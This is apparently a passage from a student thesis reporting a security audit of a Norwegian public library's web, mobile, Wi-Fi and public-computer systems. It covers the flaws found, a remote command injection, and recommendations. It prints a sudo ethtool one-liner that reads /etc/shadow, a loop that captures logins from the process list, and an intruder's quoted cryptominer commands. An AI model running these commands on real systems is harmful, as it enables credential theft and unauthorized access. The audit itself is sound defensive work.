The other problem is the possibility of forced browsing and directory traversal. The endpoint `/cgi-bin/webmail` and `/cgi-bin/ws` each uses the vulnerable parameters "form" and "wsdl" respectively. Files retrieved from attack included user data, source code, and server certificates. Note that to conduct this attack successfully requires knowledge about the exact file paths on the attacker's side. There were found no issues with the lockout mechanism. By reviewing the back-end source code, it was discovered how user authentication worked. Password validation happens through a series of checks. It can be checked against either an SHA-512/PBKDF2 hash using a homemade salt, an MD5 hash, birth date, or a PIN code. (see Appendix A config-001 for details).

3.1.5 Authorization

While tampering with parameters, it was discovered that directory traversal was possible. Two endpoints were found susceptible of retrieving unauthorized information by simply asking for it, namely `webmail?form=path_and_name_of_resource`, and `ws?wsdl=path_and_name_of_resource`.

The information possible to retrieve was source code, log files containing user information, and server certificates. Tests for bypassing authorization schema and user privilege escalation returned no positive results. While it was possible to retrieve user information by direct object references, it was due to broken business logic rather than insecure object referencng (see business logic test results).

3.1.6 Session Management

Session cookies have an expiration life of 180 days, and the `HttpOnly` flag is used. No usage of the `secure` flag for session cookies, although they are using `HttpOnly`. The final problem under session management is that `POST` requests are allowed to be sent as `GET` requests. It was possible to change logged in users PIN code by crafting an URL.

3.1.7 Input Validation

The most serious security flaw found during this security audit was one that granted access to the file system on the server, and gave the possibility for root escalation by remote command injection. This security hole granted the team access to the source code, log files containing personal information about users, and the ability to corrupt them. The vulnerability existed in an environment variable called `dbpath` that was exposed in the URL when the user searched for books in the system. Normally the variable would contain the path to

the database. Already haven discovered the server-side programming language to be TCL, TCL code was injected. The variable did not appear to be sanitized and was sent to another script baser.tcl, where it would be inserted into a variable that would later be converted to a function and run.

Buffer overflow vulnerability was only present in an old test version (/cgi-bin/m-test) of the Bibliofil page that still had world access.

Carriage Return and Line Feed (CRLF) vulnerability was easy to exploit at /cgi-bin/m and /cgi-bin/m-test, but required the user to be logged in to work at /cgi-bin/m2. The CRLF vulnerability allowed us to perform both a cross-site request forgery (CSRF) attack by setting the Location header to redirect the victim, and inject JavaScript to achieve cross-site scripting (XSS). The vulnerability has been fixed by removing the /cgi-bin/m-test page from public access, and sanitization of user input for /cgi-bin/m, and /cgi-bin/m2.

Lightweight Directory Access Protocol (LDAP) injection tests returned positive results by manual testing. However, it was not possible to actually exploit LDAP, neither bypassing login nor accessing files without authorization was possible.

3.1.8 Error Handling

Both sections concerning error handling in the OWASP testing guide were tested. Only one of which uncovered issues. At both /cgi-bin/m2 and /cgi-bin/m endpoints, one could make use of the URL-parameter mode and map all valid values for this parameter. By setting mode=login, one is directed to the login page. If one were to set the mode to login* (where login is a substring of a valid mode), a 404 error occurs. If mode is set to loga* however (loga not a substring of a valid mode), the result was a redirect of the user to the login screen, and return status 200. By taking advantage of this, the team was then able to map out a lot of the valid mode values one character at a time. This was done using a simple python script. See appendix D

3.1.9 Connection Cryptography

Aside from Oracle Padding, which was not performed, Trondheim Folkebibliotek passed the subsection checks in the OWASP testing guide regarding the cryptographic strength of the connection. However, Arbitrary file read exposed Transport Layer Security (TLS) private keys and certificates.

3.1.10 Business Logic

In mode=kart&listbibnr=X, it was possible to retrieve users, Wireless Local Area Network (WLAN) access point names, as well as the intended library names by submitting numbers to the parameter listbibnr. This appears to not be possible due to inadequate input sanitization, but due to the underlying function retrieving the name of the item regardless of the type of item.

It was possible to set the application to debug mode by feeding it with parameter “debug=1”. This resulted in exposure of the otherwise HttpOnly cookie and secure cookie to be printed onto the page, thus making them accessible by XSS and subsequently session hijacking.

There existed a bug in the number of times a function could be used properly. Changing user information such as the address, prompted the user to submit a verification code sent by email. Once the correct email verification code was sent, the user data was updated. If the user changed the user information more than 4

times a day, the email verification stopped working, making email verification no longer necessary, while still outputting to the user that it needed email verification.

Some user-supplied data were only verified client-side and not server-side (such as address and postal code), and some data were incorrectly modified by the server. For instance, stating you were born in the year 0, would make the server change birth date to 1901 instead of returning an error code.

3.1.11 Client-side

Under client-side testing, 12 tests were conducted, most of which yielded negative/no results. The only point on the OWASP testing guide where researchers were able to get a positive result from was “OTG-CLIENT-012 Test Local Storage”. The localStorage and sessionStorage were both found to be in use by /cgi-bin/m and /cgi-bin/m2 respectively. The sessionStorage contained information about the last search done by the user. The localStorage on the old endpoint contains not only the last search done by the user, but also a big chunk of search history and the email or library card number of the user in question. Logging out or leaving the page does not clear the localStorage.

3.1.12 Server logfiles

Files on the tfb.no server were examined. Everything on the server was stored in plaintext; no files were encrypted. It was also discovered that the server contained over 200 log files. A lot of the log files contained user data. For instance, names, library card numbers, national identity numbers, email, telephone number, address, PIN codes, and passwords were stored as plaintext together as a tuple in the log file passordendring. Additionally to this, there were found log files containing the users’ activities on the web page, such as what books they were borrowing from the library and when, who had not returned their books in time, search terms they use in the search bar, and so on. Logs containing a list of all the admin usernames were also found. Within the server, a backup folder containing a copy of the entire server was found.

3.2 Smart Phone Application

The smartphone application was initially planned to be of the least priority because, in April, a new app was to be launched (Bookbites). After the virus outbreak and the library closing, testing the public computers and ethernet ports could no longer be done, and so the application was tested in their place.

The smartphone application tested is the “Bibliofil” application. The application is not used strictly by Trondheim Folkebibliotek, but all bibliofil libraries across the country. All testing was conducted on the Android version of the application, with the exception of traffic monitoring, which was also conducted on an iOS device (iPad Air).

By decompiling the android application’s APK by using Jadx-gui and sniffing the traffic from the app using a laptop as a Wi-Fi hotspot, it was clear the app is a webview wrapper for bibliofil’s `/cgi-bin/m2` page. At some libraries (not Trondheim Folkebibliotek), all traffic was sent in plaintext over HTTP. The last test conducted on the application was using Androbug, an automated testing tool for android applications, to look for potential flaws in the security. Androbug reported 3 critical problems in the application.

- AndroBug complained that Secure Socket Layer (SSL) was not used as there are some hardcoded links in the application which uses HTTP.
- Webview was detected, and it might allow an attacker to control the application using JavaScript due to the `addJavascriptInterface` flag being set to true.
- Androbug found two cases of strings which seem to be Base64 encoded, but can not guarantee that the entire strings are Base64.

No further testing was conducted after this point, as it was assumed that most smartphone application problems would be the same as those found on the web interface.

3.3 Public Wi-Fi

Login on the Wi-Fi is done by a captive portal, where the user has to submit a valid library card number and PIN code. Tools used for analyzing the Wi-Fi included Nmap, Airmo-ng, and Wireshark. Airmo-ng was used for putting the wireless card to promiscuous mode. Afterward, tools such as Nmap and Wireshark were used to analyze the traffic. The Wi-Fi transport used the 802.11ac standard. The Wi-Fi did not use protection of any kind. Through Wireshark, it was possible to see traffic sent over insecure HTTP. Because the traffic was not encrypted, there was no point in testing the usage of poor encryption standards. Therefore no further testing was done. However, the captive portal login required HTTPS, so sniffing user credentials were not possible.

3.4 Public Computers

The material analyzed in this section is gathered by our supervisor Donn Morrison, due to his previous work testing the security of Trondheim Folkebibliotek’s public computers. The files and directories were gathered in 2018, and the bash history files were gathered in January 2020.

The material should not have been accessible to library patrons. However, there are several ways for a user to gain root access to the public computers by opening the terminal using Ctrl-Alt-T.

- According to the `/etc/sudoers` file, any user can run `ethtool` with root access without entering the root password. Amongst the files that are possible to read is the `CHANGES.txt` file containing the login information to gain root access. It also makes it possible to read the shadow file containing information about the users' passwords and the hidden bash history file. Proof of concept of using the `ethtool` to read the shadow file:


```
1 xxd -r -p <(sudo ethtool -d eth0 raw off hex on file /etc/shadow | grep  
  → -v '-' | grep -v Offset | sed 's/\^0x[0-9a-zA-Z]*://g')
```

- Another way to gain root access is by opening a terminal and using the command “`bash --norc`”, which prevents the personal initialization files from being read [47]. This makes it possible to bypass login and gain root access. The shell still inherits the history, and with root access, it is possible to find the hidden bash history file.

3.4.1 Directories and files

Within the copied files and directories from one of the library's public computers, there are two files found that pose a security threat.

One of the files that poses a security threat is the file `Login.php`, which is the file that runs the login on the library's public computers. This file takes two arguments from the user, the library card number (as username) and the password which is later hashed with MD5. A socket connection is established with the library's server, and the username and hashed password is sent to the server. The username and password were not



```
$LOGIN=$_SERVER[argv][1];  
$PW=md5($_SERVER[argv][2]);
```

Figure 3.1: The login input from user found in `login.php`

encrypted, which makes it possible to read by either network sniffing or in the process list because it is passed as a command. Proof by reading the process list:

```
1 while true; do RES=$(ps ax | grep login.php | grep -v grep); if [ -n '$RES' ];  
  → then echo \"$RES >> /tmp/log.txt; fi; done
```

Another file that poses as a security threat is the `CHANGES.txt` file, which is most likely created as a guide for the people who manage the public computers. There are instructions on how to perform different actions, notes on what needs to be done, and logs of earlier bug fixes and changes done to the system. Within this file, it is possible to read Biblioteket-Systemer's username and password for the public computer system. With this username and password, it is possible to log in to the public computers with root access.

3.4.2 Bash history

Within the bash history file from the user directory `/home/user/.bash_history` on one of the library's public computers, some of the more interesting commands found were the following:

```
Navn: Bibliotek-Systemer As
PC: publikumpc
User: ██████████
Pass: ██████████
```

Figure 3.2: Username and password of the public computers found in CHANGES.txt

- Commands containing Kinto and SQLite in conjunction with sessions, cookies and bookmarks.
- The commands in Figure 3.3 install and use iperf, which is a tool that measures bandwidth performance.

```
apt install iperf
iperf -c 192.168.0.1
iperf -d -c 192.168.0.1
iperf -c -fm 192.168.0.1
iperf -c -f m 192.168.0.1
iperf -f m -c 192.168.0.1
iperf -f m -u -c 192.168.0.1
iperf -f m 192.168.0.1
iperf -f m -u -c 192.168.0.1
iperf -f m -d -u -c 192.168.0.1
iperf -d -f m -c 192.168.0.1
```

Figure 3.3: Installing and using iperf to measure the bandwidth

- The commands in Figure 3.4 attempts to install Cuda, a tool that is used for general computing on graphical processing units.

```
apt search cuda
apt install nvidia-cuda
apt install libcuda1-384
dpkg-reconfigure locales
apt install nvidia-vgpu-driver
apt search vdpau
apt install vdpau-driver-all
apt install vdpau-driver-all libcuda1-384
```

Figure 3.4: Installing the software Cuda

- The command in Figure 3.5 clones a github project called xmr-stak that contains the mining tool Cryptonight.

```
git clone https://github.com/fireice-uk/xmr-stak.git
```

Figure 3.5: Cloning a crypto-miner from Git

- The commands in Figure 3.6 is attempts to use the Cryptonight miner on the library's public computer.

```
minerd -a cryptonight -o stratum+tcp://pool.supportxmr.com:80 -u ██████████ -p pubpc: ██████████@gmail.com -x 192.168.0.1:3128
minerd -a cryptonight -o stratum+tcp://192.168.0.1:3333 -u ██████████ -p pubpc: ██████████@gmail.com
```

Figure 3.6: Attempts to use the CPU-miner Cryptonight

Discussion

4.1 Project changes in March

As the library closed, the group had a drop in productivity. The smartphone application, considered initially less important because of the launch of a new app, was granted some time for testing. Also, the web interface that had already been time-consuming was granted more time for more thorough testing. This led to a series of flaws in the web interface to be discovered. Exploring those and reporting them was so time-consuming, that there wouldn't be any time for planning and testing of the public computers, self-checkout counter, and ethernet ports had the library been reopened. As the remote command injection exposed the back-end and log files, it wouldn't be proper to follow the GANTT diagram initially planned. The overall goal was to examine library patrons' user data integrity, and privacy was maintained. As all of the user logs were found to be available on the internet, the self-checkout counter seemed less important. Security flaws are still being discovered as of the 10th of May, but there is no more time to neither report or to do further testing.

The team has worked efficiently since the beginning of the project. The efficiency went down when the library closed in March. Working at the library has made it easier to keep focus, cooperate, communicate, and perform the testing. However, the workload and time pressure increased quickly when the most critical vulnerabilities were found during Easter. After the lockdown due to COVID-19, the team worked distributed from home, communicating continuously over signal and video chat when necessary. This has resulted in a few misunderstandings between the team members, and any problems that have occurred have been communicated and dealt with quickly. To regain efficiency after the lockdown and keep track of what every team member was doing, the Kanban board was created. The kanban board was used for keeping track of newly discovered attack vectors that had to be tested for vulnerabilities. The roles that each team member was given at the beginning of the project have worked very well, making it easier to plan and hold meetings with the library and supervisor.

4.2 Web interface

4.2.1 False Positives and False Negatives From Automated Tools

Zaproxy automated scan of bibliotek.trondheim.kommune.no found 4 Structured Query Language (SQL) injection vulnerabilities. However, on closer examination of the SQL injection performed by Zaproxy, it is clear that it is false-positive test results. The four SQL injection vulnerabilities all rely on adding a `1 = 1` type of injection on the cookies in the GET request. At first glance it seems that there is a true SQL injection, the response from the server is different when the injection occurs, it set's a new cookie which it does not when no injection is attempted. It also seems particularly nasty because it is a session cookie. However, replacing the "`1 = 1`" part of the injection with random numbers also results in the server responding with sending a fresh cookie back. So it appears that the server has identified the SQL-injected cookie as some sort of invalid cookie, and responds with a fresh cookie, which is proper management of invalid cookies.

Zaproxy active scan didn't find header injection in neither `tfb.no/cgi-bin/m`, nor `tfb.no/cgi-bin/m-test` even though Zaproxy claimed the sites passed CRLF-testing. Manual testing revealed, however, that `m` and `m-test` was vulnerable to CRLF injection.

4.2.2 False Positives and False Negatives From Manual Testing

As already mentioned in input validation testing results, LDAP testing returned positive results. An LDAP vulnerability is most likely not present. This is most likely due to a TCL string comparison function that was later exploited to crawl mode (see Testing for error handling results).

By following OWASP Web Security Testing Guide v4 (and reading snippets of the unstable v5) for instance, the students received negative results for HTTP splitting by CRLF (not to mention the students did not figure out the server-side language on their own or how to inject TCL code). At the same tests, their supervisor Donn Morrison got positive results. Out of worry that tests would cause harm, the students were also a bit more "gentle" when testing. As time progressed during this bachelor, the students became more proficient in testing. They uncovered more issues by playing with the page and redoing tests that had previously shown in no issues. This shows experience is key in testing larger systems, and for that, the guide is a great learning tool, and ensures that several attack types are performed.

The guide is no sure way to get results, even if the problems described exists in the systems. As inexperienced penetration testers, the team mostly followed the guide and all its examples without much more testing. The guide doesn't necessarily cover all the ways to uncover a security flaw, and blindly following the guide without further experimentation would undoubtedly have caused some false negatives during testing.

4.2.3 Test Coverage of Automated Tools vs Manual Testing

It has already been discussed Zaproxy's false positives; another issue with automated tools is their inability to cover pages hidden behind a login. Attempts were made for setting up Zaproxy with login credentials so that it could test the change password fields, address fields, and other places it could try out persistent XSS. By examining the logs from Zaproxy, it appears it didn't attempt to do such things. So testing these aspects of the code relies on manually testing. Other tools, such as Burp Suite Premium, has features to set up scripts. However, this requires two things: a list of SQL/script injection patterns needed for testing (which is identical

to manual testing). It is also required to specify the input parameters for the HTTP request (again very similar to manual testing).

On the other hand, Zaproxy did find endpoints in the web application that the manual testing did not find. After 57000 HTTP requests in 24 hours, we now know that the firewall settings do not block unusual behavior.

4.2.4 Penetration testing causing developers to change their code in unintended ways

While testing the web page registration in January, it was revealed that birthdate could be set to several hundred years in the past or future. On the server-side, the birth date would be changed to 1901 if it was in the past. In March, when we were collecting evidence for bugs and error's in the code, it was discovered that the developers had started controlling the personal- and DUF- numbers were mathematically genuine. It is unknown if our testing in January is the cause of the addition of this validation. However, it is reasonable to think the several new users created during testing, all born in 1901 in the Bibliofil's logs, might have something to do with it. At first glance, this might seem like good news for any security tester, however, in this case, the prevention of creating user accounts for people who do not exist, is done by demanding evidence for new users that they are legal citizens of Norway. So a measure for preventing "robots" from flooding the systems has also prevented people from permanent residence (ex. foreign exchange students) in Norway to utilize the library's online systems.

4.2.5 Risk calculation of RCE

There is a possibility of subjective opinions when using the OWASP risk calculator. Opinions affect the likelihood and impact calculations. As this paper cannot contain all of the factors considered for every issue found, we will only discuss the most serious one. RCE was the only security vulnerability graded as bad as critical. For the overall score to be critical, both impact and likelihood need to be high. Impact was high, as the attacker would be granted full server access and the possibility to modify files, including the server scripts and read all data files. The RCE also opens up the possibility of root escalation by creating a script crontab that was scheduled to run as root, but was currently missing. The likelihood was also set to high. This because it seemed strange that the dbpath environment variable being sent over the URL during a redirect and made visible to the user. Tampering an exposed variable like dbpath appears to be a likely attack vector, combined with the threat of getting full server access. This attack seemed to have a high likelihood of happening.

4.2.6 Recommendations

There were found 30 issues with the web application. Some of the recommendations address more than one vulnerability.

The recommendation to remedy the XSS vulnerabilities is to sanitize all input for common characters used in such an attack (<, >) both in search fields and in the URL. At the endpoints found vulnerable to CRLF attacks, the URL should also be sanitized of the control characters %0d (Carriage Return) and %0a (Line Feed). This sanitation will remedy the possibility for XSS at endpoints where XSS is not possible if not done by HTTP splitting. It will also remove the possibility of inserting additional headers to the server response. The debug parameter present on multiple endpoints seems to have no other purpose than debugging the application. This parameter is usually not used by regular users, and could be dangerous as it makes XSS

more lucrative for attackers by printing protected cookies to HTML. Thus, it is strongly recommended that it is removed from the active pages and only used on test pages by the developers. It is also recommended to stop using localStorage at the /cgi-bin/m endpoint as this is not cleared at the end of sessions. It is relatively easy to conduct an XSS attack at this endpoint, making it especially vulnerable. Either stop using localStorage and use sessionStorage instead, or preferably remove the endpoint entirely.

Test pages provided world access. This includes test-pages for the old end-points, which were no longer properly maintained. These test pages were most likely used for testing during development, and are not necessarily kept up to date with the real page. If a security hole existed on the active pages, that hole might not have been removed from the test pages even if the active pages have been patched. Except for the developers, users might not use them; therefore, they might not be prioritized during bug fixing. A fixed security hole on the user pages might not have been fixed in the test pages, allowing an attacker to exploit the test pages, which might still be vulnerable. This is purely speculation, however, as the developers' usage of these test pages was not known to the testers. Test pages could be plenty useful, but just not for the everyday user, and it could cause problems if they do not get the same treatment as the active pages. Therefore, it is recommended to remove these pages from public access, as only the developers need to use them.

Regular users of the library can not use the admin pages without login credentials. However, just the fact that these pages are accessible outside of the library's offices could be considered a problem. Because of a virus outbreak in early 2020, the library closed shortly after the work on this bachelor started, and the team was unable to do nearly as much testing on this page as initially desired. No vulnerabilities were found during the short time the admin page was available for testing, but that does not mean there are no problems there. The admin page definitively has the potential for further testing. The students recommend that this admin page is removed from public access. This could be done by configuring a firewall only to allow a specific IP-range reserved for office computers to access this page. A Virtual Private Network (VPN) solution could be configured for employees to work from home.

Another re-occurring theme was the reliance on security by obscurity. Several end-points and parameters were "hidden", but input was not very well sanitized. Relying on attackers not finding those vulnerabilities can be considered naive. Proper sanitation wherever there is user input should be priority number one.

Several password managing recommendations were required: Not to store plaintext passwords anywhere. The usage of several kinds of crypto verification processes witness the possibility of old passwords being stored as MD5 hashes, and more recent passwords are stored with the use of an unknown crypto function. Migration to more secure hashing algorithms should be done for the MD5 hashes. This can be done in two ways:

1. By taking the client-side sent password and, if verified by MD5, update database record with a secure hashing function such as bcrypt.
2. By making the user set a new fresh password, and in the process, hash it with a salt using a secure hashing algorithm before storing it.

The homemade salt generator also warrants that care should be taken to import the crypto libraries instead of making homemade versions. The unhashed passwords sent from the client to the server over HTTPS would be considered okay by older standards. However, password logging from client and some library servers not using TLS, makes hashing passwords client-side essential. Therefore, it was recommended that the bibliofil

web app starts dual hashing: implement client-side hashing in addition to hashing server-side. Care should be taken into account when combining two hash algorithms so that they do not weaken the result [48].

The strict-transport-security header is not used during communication on the web page. In theory, this means it should be possible for an attacker to conduct a man in the middle attack, forcing communication between the victim and the server to use HTTP. It is recommended to make use of the strict-transport-security header to secure user/server communication as well as making the library domain eligible for chrome's HTTP Strict Header Security (HSTS) preload list.

The directory traversal and arbitrary file read vulnerabilities leaked source code, log files, server certificates, and TLS encryption keys. Sanitation of the URL, and especially the vulnerable parameter, is recommended. File access should be restricted to a specific folder that contains only the files intended for the parameters in question. Since the server certificates and encryption keys were exposed, they should be replaced as soon as possible since an HTTPS connection no longer can be considered secure.

The way invalid modes are handled with different error messages might cause the library to leak functionality that can damage if misused. To repair this issue, it is recommended to sanitize '*' from the URL and to implement matching error messages for both valid and invalid substrings of mode.

Improper HTTP verb handling combined with too long session cookie expiration time makes CSRF possible and makes it easy to change user's PIN codes without their knowledge. Remedies for these problems include shorter expiration time for session cookies and updating data strictly by using POST requests.

After logging out, it should not at all be possible to gain access to pages containing personal information without logging back in. It is recommended to use the Cache-Control headers on these pages to keep the browser from storing these pages in cache. Doing so would remove the possibility of accessing pages with personal information via the back button.

Silo the database will prevent exposure of it if the web server gets hacked, and also prevent corruption of data. The database should follow the least-privilege principle by both firewall and database settings. Most databases offer automatically logging of data changes.

Other than the database, the server itself should also follow the principle of least privilege. The fact that one can remotely execute commands on the server is bad, but it gets even worse when one can do so as a user with substantial power on the server. The user the commands run under has, for instance, the right to edit a file that's run by root at regular intervals via a crontab, effectively letting one run commands as root. By making sure the user who is running commands on the server has the least privileges required, much trouble could be avoided.

Using already implemented tools instead of relying on homemade functions for making salt would also be a good idea. Not only does it assure that password hashing become more secure, but it could also make the source code a lot more readable and easy to understand for the people working with it.

The fact that keystrokes are printed out in the developer's console opens for the possibility that these might be logged on the server. If that is the case, it is recommended to stop logging keystrokes to secure user privacy. No matter the case, printing to the console should still cease since it looks like the web page is watching the user, which can cause worry.

The technical recommendation for fixing the RCE vulnerability was to immediately start to sanitize dbpath user input and stop sending dbpath over the URL in the long term. The library was also notified that they were obliged to inform Datatilsynet because the extent of user data exposure, and the fact that the server logs only went back 4 weeks and therefore couldn't guarantee that black hat hackers had not already

discovered it. Trondheim Folkebibliotek and Bibliotek-Systemer complied, and Datatilsynet was notified, Bibliotek-Systemer had the vulnerability fixed within a couple of hours by removing the function that trusted the dbpath input.

4.2.7 Server logfiles

There are several serious issues with the way the log files are stored.

The library tells users that they store information about overdue books, loan history (if a user agrees), existing loans, and user-defined book lists. This is needed to run an efficient library system. What they do not inform their users about is the logged search history of the users on the library's web page. This may not seem like a big problem, but search history might say a lot about specific users. For example, research into topics that are forbidden by their religious groups, searches for information about specific health issues, or search for labor unions literature. The logging of user search terms might be due to statistics generation or for security reasons. In either way, information should be anonymous, and users should be informed.

The log files examined were written in plaintext without any encryption or security measures whatsoever, which violates the GDPR article 5. It is a problem that the administration at the library have such easy access to the user data. Additionally, anyone that gets unauthorized access to the server, proven possible during this bachelor assignment, would be able to see all users personal information, including the login credentials to the web page. This is a grave matter, since the users could have the same login credentials on other web pages. Another concern is whether some users have chosen their PIN to be the same as their credit card PIN, making the log files a potential goldmine for criminals with financial gain in mind. It could also have severe consequences for users who need their address and phone number to remain hidden, for instance, those with former violent relationship partners or those in witness protection programs.

Offering users the possibility to view or delete information could also prove challenging, if not impossible. To delete all data of a specific user within the library's server would be very time consuming, due to the amount of logging and how the logs are scattered in the server. By analyzing the source code of the system, no method runs through the stored log files to delete the data of a specific user, when a user is deleted. This means that when a user is deleted from the systems, the personal data of that user remains in the library's servers.

The backup folder of the server is useless and makes it difficult to keep control of stored data. It is vital to have a backup of the server due to attacks or unforeseen events. However, if the backup is stored in the same place as the original, both of them would be affected if something were to happen, and the point of the backup is gone.

4.3 Smart Phone Application

Testing the smartphone application could have been better planned and conducted, and has a big potential for further work. The results also revealed that the app was a webview wrapper for the web interface, so any bugs found in the web interface could be present in the smartphone app. However, the benefit of testing the application is questionable. It would be far more interesting to perform a security audit of the new smartphone application "Bookbites" that was launched in April. Unfortunately, the new application was not accessible to the testers during the time set aside to test the smartphone application.

4.4 Public Wi-Fi

The Wi-Fi was not encrypted, which means the privacy of user data is only ensured if the users communicate over encrypted channels (such as HTTPS). Because it was found traffic sent over HTTP, users were either not aware of the risks of unencrypted Wi-Fi or did not care. It is possible that some users thought the Wi-Fi was safe because it required credentials for usage.

4.4.1 Recommendation

Switch from web login to Wi-Fi protected access (WPA) enterprise to ensure users privacy. Alternative switch to WPA with a shared password and then captive portal. A false sense of security is worse than no security at all. If WPA is no alternative, at least make sure the users know the Wi-Fi is not encrypted with a warning at the login page.

4.5 Public computers

4.5.1 Directories and files

As we take a closer look at the login process, some essential features are missing. Neither the library card number or the password is encrypted. The password is not even salted, it is only hashed. This is a major issue, as this makes it possible to sniff the users' login information. If the login is done over the unencrypted network, sniffing the information would be very easy. However, considering the public computers are connected with ethernet cables, the login is most likely done over the cabled network. If that is the case, sniffing the information would require more work, but yet not impossible. Since the login process is a script run on the computer, it would be visible at the process list. If an attacker gets access to the computer's terminal, it would be possible to find the login information unencrypted through the process list. The unencrypted login information is vulnerable for attacks considering the fact that the bash history has already proven the possibility of getting access to the terminal.

What is problematic with the CHANGES.txt file is not just the fact that it leaks information about the public computers and how they are handled, but the fact that the Bibliotek-Systemer's username and password for the public computers are written in the file in plaintext. Again, if an attacker were to get access to a terminal, which is already proven possible, they could read this file and gain access they are not supposed to have. This would be the case for all libraries using Bibliotek-Systemer's systems, which includes many libraries in Norway.

4.5.2 Bypass login

The results of Section 3.4.2 proves that one or more people have been able to bypass login and used the terminal for malicious commands. By analysing the bash history there is reasons to believe the following:

- There have been attempts to get hold of session checkpoints, Firefox cookies, and other information related to login.
- The bandwidth has been measured, most likely to determine if the bandwidth is good enough to use for malicious usage. There have been attempts to install Cuda, most likely to use the graphic card for mining. There have been attempts to install two different CPU-miners, and later attempts to use one of them called Cryptonight.

Whether the commands have been successful or not is difficult to determine without the possibility to gather more information from the computer. The public computers at the library do not have a graphic card that is powerful enough to mine compared to those typically used for mining. However, if the attacker managed to install and run cryptominers on one or more of the public computers, the library would be paying electricity for the computers to perform the mining. Since the login information to the public computers is valid for all public computers managed by Bibliotek-Systemer, this could potentially mean that many libraries are using unnecessary electricity on mining. The commands are, nevertheless, a proof that it is possible to bypass the login and that someone already have used this vulnerability with malicious purposes. The security risk of anyone accessing root is a vulnerability that can be major depending on the attackers' knowledge and intention. It is important to point out the possibility that the hacker is a rogue employee. In that case, the attacker would have full access to root. The possibility of rogue employees is something that should be taken into consideration when building the systems. There is also a possibility that the cryptominer was installed on a private computer that later had some of its system files copied to the public computers, making it look like an attack, but this is however, unlikely.

4.5.3 Recommendations

First of all, the vulnerability that makes it possible to gain root access to the public computers is problematic. The developers of the systems should have foreseen the possibility of users gaining a terminal shell. They should not have any sensitive information available for the intruders, but rather keep it elsewhere. To avoid exploiting the username and password of Bibliotek-Systemer's public computers, they need to be stored in a secure place, unavailable to the computers. A solution to this problem could be a shared password manager or even writing it down on paper and securing it safely. The usernames and passwords should be encrypted in the login file to secure the usernames and passwords of the users logging in to the public computers before its sent to the server. The password should be hashed with a salt, and with a more secure hash algorithm than MD5, because MD5 is vulnerable to hash collision [49]. It would be better to implement a pluggable authentication module (PAM) for the authentication rather than the login script. The authentication should still be encrypted.

Conclusion and Further Work

After this security audit, we can conclude that the library systems had close to 30 security errors on the web interface alone. It was possible to access the server with remote command execution, which was classified as a critical vulnerability due to the unencrypted personal data within the stored log files and the potential for server corruption. Forced browsing was possible and also exposed a significant amount of server files, including TLS keys. With XSS and taking advantage of the debug parameter, it was possible to hijack sessions, and with CSRF, it was possible to change others' PIN codes. The public Wi-Fi was found to be unencrypted, and previously data proved the login of the public computers were easily bypassed. The errors show that the systems had neglected its user data integrity and privacy and did not ensure secure authentication to the systems.

Recommendations have been provided for the issues found. It is vital to implement input sanitation anywhere user input is possible to secure user's privacy and data integrity in the future. Sanitation would prevent remote execution of commands from accessing the server, keeping the server from being damaged by potential attackers. Additionally, it would remedy the issue found with session hijacking. Encryption is vital to secure information sent from and to the server, such as PINs and passwords. Encryption should also be considered when creating log files to make these unreadable to unauthorized users and to log user activities anonymously. The IT systems give the impression of being outdated. Updating several components of the systems would mend the common vulnerability and exposures that would be fixed by software updates.

This study also showed the impact of performing a security audit, as the issues reported as high or critical were fixed within hours. It is important to stress that it is impossible to uncover a 100% of the vulnerabilities when conducting a security audit.

Future work includes testing the new smartphone application, the checkout counters, the ethernet ports, and further testing on the web interface. Identity management was not fully tested as it is usually tested using a white-box approach. Because of this, further testing should be conducted. By testing the remaining parts of the system, more vulnerabilities could be uncovered. When the OWASP Web Security Testing Guide v5 becomes stable, testing with this guide could uncover new vulnerabilities. This study has mostly focused on black-box testing. It should be considered conducting a white-box review of the same systems, or possibly a combination of black- and white-box testing (gray-box testing).

References

- [1] *Lov om offentlige anskaffelser (anskaffelsesloven)*. 2016. URL: <http://lovdata.no/dokument/NL/lov/2016-06-17-73> (visited on 04/27/2020).
- [2] *Alminnelig kunngjøring av konkurranse*. 2019. URL: <https://www.doffin.no/Notice/Details/2019-312133> (visited on 04/27/2020).
- [3] *Deichmanske bibliotek tar i bruk det frie og åpne biblioteksystemet Koha*. 2014. URL: <http://digital.deichman.no/blog/2014/01/16/deichmanske-bibliotek-tar-i-bruk-det-frie-og-apne-biblioteksystemet-koha/> (visited on 04/28/2020).
- [4] Guido Schryen. “Is open source security a myth?” In: *Communications of the ACM* 54.5 (May 2011), pp. 130–140. DOI: 10.1145/1941487.1941516. URL: <https://dl.acm.org/doi/10.1145/1941487.1941516> (visited on 04/27/2020).
- [5] Bibliotek-Systemer AS. *Samlet utlånsaktivitet på BIBLIOFIL-bibliotek*. URL: <https://bibsyst.no/ustatsum/> (visited on 05/18/2020).
- [6] Torkel Hasle. *Om utviklingen av BIBLIOFIL fra den spede begynnelse i 1982 til idag (2013)*. 2013. URL: <https://www.bibsyst.no/BS/BS.php> (visited on 03/22/2020).
- [7] Roesnita Ismail and A.N. Zainab. “Information systems security in special and public libraries: an assessment of status”. In: (Jan. 23, 2013). URL: <https://arxiv.org/abs/1301.5386> (visited on 05/17/2020).
- [8] Samuel T. C. Thompson. “Helping the Hacker? Library Information, Security, and Social Engineering”. In: *Information Technology and Libraries* 25.4 (Dec. 2006), pp. 222–225. DOI: 10.6017/ital.v25i4.3355. URL: <https://ejournals.bc.edu/index.php/ital/article/view/3355> (visited on 03/01/2020).
- [9] Kaare Gotfredsen. In: (Apr. 19, 2018). URL: <https://nyheder.tv2.dk/krimi/2018-04-19-blev-hacket-paa-bibliotek-mistede-165000-kroner-fra-sin-loenkonto> (visited on 05/09/2020).
- [10] Lånekortet.no. *Nasjonalt lånekort*. URL: <http://www.lanekortet.no/> (visited on 04/02/2020).
- [11] *Nasjonalt lånekort og lånerregister*. 2019. URL: <https://bibliotekutvikling.no/nasjonalt-lanekort-og-lanerregister/> (visited on 03/22/2020).
- [12] Lånekortet.no. *Ofte stilte spørsmål*. URL: http://lanekortet.no/FAQ.htm#_Toc98925584 (visited on 05/18/2020).

- [13] B. Potter and G. McGraw. “Software security testing”. In: *IEEE Security Privacy* 2.5 (2004), pp. 81–85.
- [14] Ulf Kargén Hampus Dunström Olof Holmberg. 2019. URL: <https://www.ida.liu.se/~TDDD17/oldprojects/2019/tddd17-report-hamdu013-oloho254.pdf> (visited on 05/09/2020).
